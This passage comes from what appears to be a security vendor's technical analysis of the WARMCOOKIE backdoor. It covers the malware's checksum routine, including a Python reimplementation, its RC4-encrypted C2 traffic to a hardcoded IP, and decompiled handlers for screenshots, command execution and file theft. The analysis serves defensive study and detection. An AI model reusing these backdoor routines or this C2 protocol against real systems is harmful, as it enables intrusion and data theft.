checksum_mutex = CalculateChecksum(mutex, 2 * size_mutex, -1);
checksum_volume_mutex = p_VolumeSerialNumber ^ checksum_mutex;
LODWORD(cxt) = p_VolumeSerialNumber ^ checksum_mutex;
checksum_username = CalculateChecksum(username, 2 * size_user_name, -1);
checksum_computer_name_xor_username = CalculateChecksum(&computer_name, 2 * size_computername, -1) ^ checksum_username;
HIDWORD(cxt) = checksum_computer_name_xor_username;
```

Checksum calculations similar to eSentire's report

The WARMCOOKIE C2 server likely leverages a CRC32 checksum function to verify content sent from the victim machine. Inside WARMCOOKIE itself is a checksum function that takes an input string, a length, and an initial seed value for the CRC32 function. At the beginning of the function, the seed value is negated, so at different times, the checksum function is called with different seeds. We believe the developer added this step to make it a little harder for researchers to analyze and waste time.

```
__int64 __fastcall des::CalculateChecksum(wchar_t input_string, int input_string_size, int seed_value)
{
  _input_string_size = input_string_size;

  for ( i = ~seed_value; _input_string_size; --_input_string_size )
```

Beginning of CRC32 checksum function

The following three checksum calculations are encrypted with RC4 and sent through the HTTP cookie parameter:


- CRC32(c2_message_data)
- CRC32(mutex) ^ volume serial number
- CRC32(username) ^ CRC32(computer name)

Below is the implementation in Python with a usage example in the Appendix:

```
def calculate_checksum(str_input, str_len, i):
    if i == 0:
        i = 0xFFFFFFFF
    if i == -1:
        i = 0

    for idx in range(0, str_len, 2):
        v6 = str_input[idx] | (str_input[idx + 1] << 8)
        for _ in range(16):
            if (v6 ^ i) & 1:
                i = ((i >> 1) ^ 0xEDB88320) & 0xFFFFFFFF
            else:
                i = (i >> 1) & 0xFFFFFFFF
            v6 >>= 1

    return ~i & 0xFFFFFFFF
```

Communication

WARMCOOKIE samples communicate over HTTP with a hardcoded IP address. The family uses a combination of RC4 and Base64 to protect its network traffic. The RC4 key is embedded in each sample. We have observed the same key being used in multiple samples. The key during this analysis is `24de21a8dc08434c`



Hardcoded RC4 key being decrypted

The malware uses a custom structure to send the initial request to the C2 server, including the previously described checksum values and several fields used to track the offsets and size of the variable data.


These values are sent through the HTTP cookie parameter using the following custom structure:

```
enum request_type
{
    REGISTRATION = 1,
    COMMAND = 2
};

struct os_info
{
    int major_version;
    int minor_version;
    int build_number;
    int version_calc;
};

struct initial_request
{
    int checksum_c2_message_data;
    int checksum_volume_mutex;
    int checksum_computer_name_username;
    request_type request_type;
    os_info os_ver;
    int offset_to_dns_domain;
    int size_base64_dns_domain;
    int offset_to_base64_computer_name;
    int size_base64_computer_name;
    int offset_to_base64_username;
    int size_base64_username;
    char base64_dns_domain[]; // Variable-length array
    char base64_username[]; // Variable-length array
    char base64_computer_name[]; // Variable-length array
};
```


The first request to the C2 server is sent through a GET request using User Agent: `Mozilla / 4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;.NET CLR 1.0.3705`.

```
GET http://185.49.69[.]41/ HTTP/1.1
Cookie:
x41OYTpmEwUUKm2AvnkS2onu1XqjP6shVvosIXkAD957a9RplEGFsUjR8f/lP1O8EERtf+idl0bimsKh8mRA7+dL0Yk09SwgTUKBu9WEK4
RwjhkYuxd2JGXxhlA=
User-Agent: Mozilla / 4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;.NET CLR 1.0.3705)
Host: 185.49.69[.]41
Connection: Keep-Alive
Pragma: no-cache
```

Below is the CyberChef recipe of the HTTP cookie parameter decrypted from the first request, followed by a legend of the fields:



Decryption of HTTP cookie via CyberChef



Decryption of HTTP cookie parameters via ImHex


WARMCOOKIE inserts a few integrity checks by generating hashes using the previously described checksum function. For example, the data in the decrypted HTTP cookie parameter from the 4th byte to the end is hashed and placed at the beginning (offset 0). Using the example above, this checksum value is `0xe51387e9`

Before the malware can receive instructions, integrity checks are also used to verify the incoming response from the C2 server. In this scenario, the C2 server produces the expected checksum for the data sent to the victim machine. This is located in the first four bytes of the request.

```
if ( des::CalculateChecksum(p_received_data + 4, _incoming_response_size - 4, 0) == p_received_data->expected_checksum )
{
  __p_received_data = &p_received_data->command_ID;
```

Checksum verification from incoming server request

Below is a demonstration of this integrity check where the request data's hash is `0x50d26cc3`.



Integrity check via CyberChef

If the checksum matches, WARMCOOKIE reads the command ID at the 8th-byte offset of the request to proceed to move to the next command handler.

Bot functionality

WARMCOOKIE provides 7 command handlers for threat actors to retrieve additional victim information, record screenshots, launch additional payloads, etc. The provided functionality is relatively straightforward, allowing threat groups that need a lightweight backdoor to monitor victims and deploy further damaging payloads such as ransomware.

Command ID	Description
1	Retrieve victim details
2	Record screenshots of victim machine
3	Retrieve installed programs via Uninstall registry path
4	Command-line execution (cmd.exe /c)
5	Write file to victim machine
6	Read file from victim machine
10	Delete scheduled task persistence

Retrieve victim details - command ID (1)

This handler fingerprints and identifies the victim machines by collecting the IP address and CPU information. Interestingly, the imports required for this handler are statically imported.

```
uninstall_reg_path = DecryptString(dword_7FFC6DCAE440);// HARDWARE\DESCRIPTION\System\CentralProcessor
if ( RegOpenKeyExW(HKEY_LOCAL_MACHINE, uninstall_reg_path, 0, 0x108u, &hKey) )
  goto LABEL_17;
str_ProcessorName = DecryptString(dword_7FFC6DCAE4B0);// ProcessorNameString
index = 0;
cchName = 260;
if ( RegEnumKeyExW(hKey, 0, Name, &cchName, 0i64, 0i64, 0i64, 0i64) )
  goto LABEL_16;
while ( RegOpenKeyExW(hKey, Name, 0, 0x101u, &v40) )
{
LABEL_13:
  ++index;
  cchName = 260;
  if ( RegEnumKeyExW(hKey, index, Name, &cchName, 0i64, 0i64, 0i64, 0i64) )
    goto LABEL_16;
}
cbData = 260;
if ( RegQueryValueExW(v40, str_ProcessorName, 0i64, 0i64, Data, &cbData) )
{
  RegCloseKey(v40);
  goto LABEL_13;
}
*(Data + cbData) = 0;
LABEL_16:
des::AllocMemset(str_ProcessorName);
RegCloseKey(hKey);
```

Retrieving CPU info (Handler 1)

The malware uses HTTP `POST` requests when sending data back to the C2 server. The HTTP POST request data is encrypted via RC4 and sent over the network in raw form. In addition, the IP address and CPU information are Base64 encoded.

```
POST http://185.49.69[.]41/ HTTP/1.1
Cookie:
x41OYTpmEwUUKm2AvnkS2onu1XqjP6shVvosIXkAD957a9RplEGFsUjR8f/lP1O8EERtf+idl0bimsKh8mRA7+dL0Yk09SwgTUKBu9WEK4
RwjhkYuxd2JGXxhlA=
User-Agent: Mozilla / 4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;.NET CLR 1.0.3705)
Host: 185.49.69.41
Content-Length: 136
Connection: Keep-Alive
Pragma: no-cache

  qI:f*m  yؿ  z ? !  ,!w   k i A  K    k8 .(M ݬ <ݥ  u[ôz  0 -U~    9 z G(  *X  o_  _      * Y, q  glTs
XI8b\)W   W"
```

After decrypting the HTTP POST request data, this presents a similar structure as before, where the data is front-loaded with the checksum values, offsets, and sizes to the pertinent information targeted by the handler. In this case, the Base64 encoded data is the IP Address and CPU info.

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  EB E8 2C CD 1C BF 71 A1 07 A7 43 38 02 00 00 00  ëè,Í.¿q¡.§C8....
00000010  01 00 00 00 00 00 00 00 2C 00 00 00 15 00 00 00  ........,.......
00000020  44 00 00 00 41 00 00 00 3F 18 00 00 4D 54 6B 79  D...A...?...MTky
00000030  4C 6A 45 32 4F 43 34 78 4F 44 49 75 4D 54 4D 78  LjE2OC4xODIuMTMx
00000040  00 00 00 00 51 55 31 45 49 46 4A 35 65 6D 56 75  ....QU1EIFJ5emVu
00000050  49 44 63 67 4E 7A 67 77 4D 46 67 7A 52 43 41 34  IDcgNzgwMFgzRCA4
00000060  4C 55 4E 76 63 6D 55 67 55 48 4A 76 59 32 56 7A  LUNvcmUgUHJvY2Vz
00000070  63 32 39 79 49 43 41 67 49 43 41 67 49 43 41 67  c29yICAgICAgICAg
00000080  49 43 41 3D 00 00 00 00                          ICA=....
```

Decrypted POST Request Data from Handler 1

Encoded Value	Decoded Value
MTkyLjE2OC4xODIuMTMx	192.168.182.131

Encoded Value	Decoded Value
QU1EIFJ5emVuIDcgNzgwMFgzRCA4LUNvcmUgUHJvY2Vzc29yICAgICAgICAgICA=	AMD Ryzen 7 7800X3D 8-Core Processor

Screenshot capture - command ID (2)

The ability to capture screenshots from victim machines provides a wide range of malicious options, such as stealing sensitive information displayed on the screen or actively monitoring the victim's machine. This handler dynamically loads Windows DLLs used for graphics and drawing operations, such as `GDI32.DLL` and `GDIPLUS.DLL`, and then uses various APIs, such as `BitBlt`,`CreateCompatibleBitmap`, and `GetSystemMetrics` to generate the screenshot.

```
h_dc = GetDc(0i64);
_h_dc = h_dc;
if ( h_dc )
{
  CompatibleDC = CreateCompatibleDC(h_dc);
  if ( CompatibleDC )
  {
    sys_metric_width = GetSystemMetrics(SM_CXSCREEN);
    sys_metric_height = GetSystemMetrics(SM_CYSCREEN);
    h_compat_bitmap = CreateCompatibleBitmap(_h_dc, sys_metric_width, sys_metric_height);
    _h_compat_bitmap = h_compat_bitmap;
    if ( h_compat_bitmap )
    {
      SelectObject(CompatibleDC, h_compat_bitmap);
      if ( BitBlt(CompatibleDC, 0, 0, sys_metric_width, sys_metric_height, _h_dc, 0, 0, SRCCOPY) )
        __h_compat_bitmap = _h_compat_bitmap;
      else
        DeleteObject(_h_compat_bitmap);
    }
    DeleteObject(CompatibleDC);
  }
  ReleaseDc(0i64, _h_dc);
}
return __h_compat_bitmap;
```


Screen capture via BitBlt

The collected screenshot is encrypted with RC4 and sent through a POST request along with the checksum data.

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  82 05 84 78 1C BF 71 A1 07 A7 43 38 02 00 00 00  ,.„x.¿q¡.§C8....
00000010  02 00 00 00 00 00 00 00 20 00 00 00 F1 B5 01 00  ........ ...ñµ..
00000020  FF D8 FF E0 00 10 4A 46 49 46 00 01 01 01 00 60  ÿØÿà..JFIF.....`
00000030  00 60 00 00 FF DB 00 43 00 08 06 06 07 06 05 08  .`..ÿÛ.C........
00000040  07 07 07 09 09 08 0A 0C 14 0D 0C 0B 0B 0C 19 12  ................
00000050  13 0F 14 1D 1A 1F 1E 1D 1A 1C 1C 20 24 2E 27 20  ............ $.'
00000060  22 2C 23 1C 1C 28 37 29 2C 30 31 34 34 34 1F 27  ",#..(7),01444.'
00000070  39 3D 38 32 3C 2E 33 34 32 FF DB 00 43 01 09 09  9=82<.342ÿÛ.C...
00000080  09 0C 0B 0C 18 0D 0D 18 32 21 1C 21 32 32 32 32  ........2!.!2222
```

Decrypted POST Request Data from Handler 3

By looking for the file header `JPEG File Interchange Format (JFIF)`, we can carve out the image, and find a high-quality image of our sandbox machine (below) based on our request to this handler.



Desktop capture from VM sandbox

Retrieve installed programs - command ID (3)

This handler enumerates the installed programs on the victim machine via the registry key:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall
```

```
uninstall_path = DecryptString(dword_7FFC6FD0E4E0);// SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall
uninstall_path = uninstall_path;
if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, uninstall_path, 0, 0x108u, &hKey) )
{
  p_mem = AllocHeap(0x40000ui64);
  v1 = p_mem;
  if ( p_mem )
  {
    *p_mem = 0;
    str_DisplayName = DecryptString(dword_7FFC6FD0E550);// DisplayName
    str_DisplayVersion = DecryptString(dword_7FFC6FD0E570);// DisplayVersion
    str_InstallDate = DecryptString(dword_7FFC6FD0E5A0);// InstallDate
    str_pipe = des::DecryptString(dword_7FFC6FD0E5C0);// |
    cchName = 260;
    str_dash = des::DecryptString(dword_7FFC6FD0E5D0);// -
    v7 = 0;
    for ( i = -1i64; !RegEnumKeyExW(hKey, v7, Name, &cchName, 0i64, 0i64, 0i64, 0i64); cchName = 260 )
    {
      if ( !RegOpenKeyExW(hKey, Name, 0, 0x101u, &v37) )
      {
        cbData = 260;
        if ( !RegQueryValueExW(v37, str_DisplayName, 0i64, 0i64, Data, &cbData) )
        {
```

Grabbing the installed programs from the registry

The program's name, version, and installation date are Base64 encoded and placed into a pipe-delimited format along with the checksum data, offsets, and sizing.

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  42 86 69 E3 1C BF 71 A1 07 A7 43 38 02 00 00 00  B†iã.¿q¡.§C8....
00000010  03 00 00 00 00 00 00 00 20 00 00 00 B5 07 00 00  ........ ...µ...
00000020  4E 79 31 61 61 58 41 67 4D 54 67 75 4D 44 45 67  Ny1aaXAgMTguMDEg
00000030  4B 48 67 32 4E 43 6B 3D 7C 4D 54 67 75 4D 44 45  KHg2NCk=|MTguMDE
00000040  3D 7C 2D 7C 52 58 68 77 62 47 39 79 5A 58 49 67  =|-|RXhwbG9yZXIg
00000050  55 33 56 70 64 47 55 67 53 56 59 3D 7C 2D 7C 4D  U3VpdGUgSVY=|-|M
00000060  6A 41 78 4E 6A 45 78 4D 6A 45 3D 7C 53 48 68 45  jAxNjExMjE=|SHhE
00000070  49 45 68 6C 65 43 42 46 5A 47 6C 30 62 33 49 67  IEhleCBFZGl0b3Ig
00000080  4D 69 34 31 7C 4D 69 34 31 7C 4D 6A 41 79 4D 54  Mi41|Mi41|MjAyMT
00000090  41 32 4D 44 6B 3D 7C 54 57 39 36 61 57 78 73 59  A2MDk=|TW96aWxsY
```

Decrypted POST Request Data from Handler 3

Below is an example of one of the registry entries:

Encoded Value	Decoded Value
Ny1aaXAgMTguMDEgKHg2NCk=	7-Zip 18.01 (x64)

Command-line execution - command ID (4)

WARMCOOKIE uses this handler to provide backdoor access to the victim machine. The operator provides an argument that gets executed to `cmd.exe /c` without a console window.

```
str_format_cmd = DecryptString(dword_7FFC5D51E670);// cmd.exe /c %ls
sprintf_s(cmd, v10, str_format_cmd, v7);
if ( str_format_cmd )
{
  memset((str_format_cmd - 8), 0, *(str_format_cmd - 2) + 8i64);
  FreeHeap((str_format_cmd - 8));
}
GetCurrentDirectoryW(0x104u, Buffer);
if ( !CreateProcessW(0i64, cmd, 0i64, 0i64, 1, CREATE_NO_WINDOW, 0i64, Buffer, &StartupInfo, &ProcessInformation) )
{
```

New process creation with custom command line

In the example below, `whoami` is provided as the argument:

Process	Command line
rundll32.exe (692)	"C:\Windows\System32\rundll32.exe" "C:\tmp\RtlUpd.dll", Start /p
cmd.exe (1044)	cmd.exe /c whoami
Conhost.exe (1168)	\??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1
whoami.exe (2324)	whoami

Process tree with command-lines

This function reads the output from the provided command and stores it in Base64, where it's sent back to the C2 server. Below is an example of the decrypted data for this handler:

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  5B 22 8C 75 1C BF 71 A1 07 A7 43 38 02 00 00 00  ["Œu.¿q¡.§C8....
00000010  04 00 00 00 00 00 00 00 24 00 00 00 1D 00 00 00  ........$.......
00000020  00 00 00 00 5A 47 56 7A 61 33 52 76 63 43 30 79  ....ZGVza3RvcC0y
00000030  59 7A 4E 70 63 57 68 76 58 48 4A 6C 62 51 30 4B  YzNpcWhvXHJlbQ0K
00000040  00 00 00 00                                      ....
```

Decrypted POST Request Data from Handler 4

Encoded Value	Decoded Value
ZGVza3RvcC0yYzNpcWhvXHJlbQ0K	desktop-2c3iqho\rem

Write file - command ID (5)

WARMCOOKIE can drop files on the victim machine; the threat actors provide the file path and file data.


```
if ( file_name )
{
  h_file = CreateFileW(file_name, GENERIC_WRITE, 0, 0i64, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, 0i64);
  _h_file = h_file;
  if ( h_file != -1i64 )
  {
    SetFilePointer(h_file, 0, 0i64, 0);
    if ( WriteFile(_h_file, p_file_buffer, NumberOfBytesToWrite, &NumberOfBytesWritten, 0i64)
      && NumberOfBytesWritten == NumberOfBytesToWrite )
    {
      flag = 1;
    }
    CloseHandle(_h_file);
  }
```

File Creation within Handler 5

As a test, we can write a file within a directory with some data and then read it in the next handler.

rundll32.exe	3688	CreateFile	C:\tmp\meow.txt
rundll32.exe	3688	WriteFile	C:\tmp\meow.txt
rundll32.exe	3688	CloseFile	C:\tmp\meow.txt

Custom file creation



Data written to custom file

Depending on the file write result, WARMCOOKIE will send out a POST request with one of the following Base64 encoded values:

- `OK`
- `ERROR: Cannot write file`

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000   77 AB EA D0 1C BF 71 A1 07 A7 43 38 02 00 00 00  w«êÐ.¿q¡.§C8....
00000010   05 00 00 00 00 00 00 00 20 00 00 00 05 00 00 00  ........ .......
00000020   54 30 73 3D 00 00 00 00                          T0s=....
```

Decrypted POST Request Data from Handler 5

Read file - command ID (6)

This handler can read file content from machines infected with WARMCOOKIE. The threat actor needs to provide the file path as the argument.

```
h_file = CreateFileW(
           __file_path,
           GENERIC_READ,
           _FILE_SHARE_DELETE|_FILE_SHARE_WRITE|_FILE_SHARE_READ,
           0i64,
           OPEN_EXISTING,
           FILE_ATTRIBUTE_NORMAL,
           0i64);
_h_file = h_file;

if ( h_file != -1i64 )
{
  file_pointer = SetFilePointer(h_file, 0, 0i64, 2u);
  if ( file_pointer <= 0x40000000 )
  {
    p_mem = AllocHeap(file_pointer);
    if ( p_mem )
    {
      SetFilePointer(_h_file, 0, 0i64, 0);
      if ( ReadFile(_h_file, p_mem, file_pointer, &NumberOfBytesRead, 0i64) && NumberOfBytesRead == file_pointer )
      {
        if ( _file_pointer )
          *_file_pointer = file_pointer;
        _p_mem = p_mem;
```

Reading files within Handler 6

Depending on the file read result, WARMCOOKIE will send out a POST request with one of the following Base64 encoded values along with the file contents:

- `OK (See 'Files' tab)`
- `ERROR: Cannot read file`

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	6C	82	F1	DB	1C	BF	71	A1	07	A7	43	38	02	00	00	00	l,ñÛ.¿q¡.§C8....
00000010	06	00	00	00	00	00	00	00	28	00	00	00	1D	00	00	00	........(.......
00000020	48	00	00	00	05	00	00	00	54	30	73	67	4B	46	4E	6C	H.......T0sgKFNl
00000030	5A	53	41	6E	52	6D	6C	73	5A	58	4D	6E	49	48	52	68	ZSAnRmlsZXMnIHRh
00000040	59	69	6B	3D	00	00	00	00	6D	65	6F	77	00	00	00	00	Yik=....meow....

Decrypted POST Request Data from Handler 6

Based on the previous wording around a `Files` tab, the WARMCOOKIE operators may use a GUI element.

Remove persistence - command ID (10)

This handler removes the previously configured scheduled task with the name `RtlUpd`. By leveraging COM, it will call `DeleteFileW` within `mstask.dll` to remove the task.

K	7	ntoskrnl.exe	NtSetInformationFile + 0x6a7	0xfffff80198454897	C:\WINDOWS\system32\ntoskrnl.exe
K	8	ntoskrnl.exe	setjmpex + 0x8f93	0xfffff801985a5003	C:\WINDOWS\system32\ntoskrnl.exe
U	9	ntdll.dll	NtSetInformationFile + 0x14	0x7ffc7d7c0364	C:\WINDOWS\SYSTEM32\ntdll.dll
U	10	KERNELBASE.dll	DeleteFileW + 0x161	0x7ffc79c2e2a1	C:\WINDOWS\System32\KERNELBASE.dll
U	11	KERNELBASE.dll	DeleteFileW + 0xb	0x7ffc79c2e14b	C:\WINDOWS\System32\KERNELBASE.dll
U	12	mstask.dll	SetNetScheduleAccountInformation + 0x7feb	0x7ffc7465ea6b	C:\Windows\System32\mstask.dll
U	13	RtlUpd.dll	Start + 0x4cec	0x7ffc5d566ccc	C:\tmp\RtlUpd.dll
U	14	RtlUpd.dll	Start + 0x2cc1	0x7ffc5d564ca1	C:\tmp\RtlUpd.dll
U	15	RtlUpd.dll	Start + 0x32d7	0x7ffc5d5652b7	C:\tmp\RtlUpd.dll
U	16	RtlUpd.dll	RtlUpd.dll + 0x19f9	0x7ffc5d5619f9	C:\tmp\RtlUpd.dll
U	17	RtlUpd.dll	RtlUpd.dll + 0x1f19	0x7ffc5d561f19	C:\tmp\RtlUpd.dll
U	18	KERNEL32.DLL	BaseThreadInitThunk + 0x14	0x7ffc7cbc1fe4	C:\WINDOWS\System32\KERNEL32.DLL
U	19	ntdll.dll	RtlUserThreadStart + 0x21	0x7ffc7d78efc1	C:\WINDOWS\SYSTEM32\ntdll.dll

Callstack showing task deletion via COM

IDA string decryption tool

Elastic Security Labs is releasing an IDAPython script used to decrypt strings from WARMCOOKIE. The decrypted strings will be placed in the IDA Pro decompiler helping analysts identify key functionality. The string decryption and IDA commenting tool can be downloaded here.

Conclusion

WARMCOOKIE is a newly discovered backdoor that is gaining popularity and is being used in campaigns targeting users across the globe. Our team believes this malware represents a formidable threat that provides the capability to access target environments and push additional types of malware down to victims. While there is room for improvement on the malware development side, we believe these minor issues will be addressed over time. Elastic Security Labs will continue to monitor this threat and recommends that the industry do the same.

WARMCOOKIE and MITRE ATT&CK

Elastic uses the MITRE ATT&CK framework to document common tactics, techniques, and procedures that advanced persistent threats use against enterprise networks.

Tactics

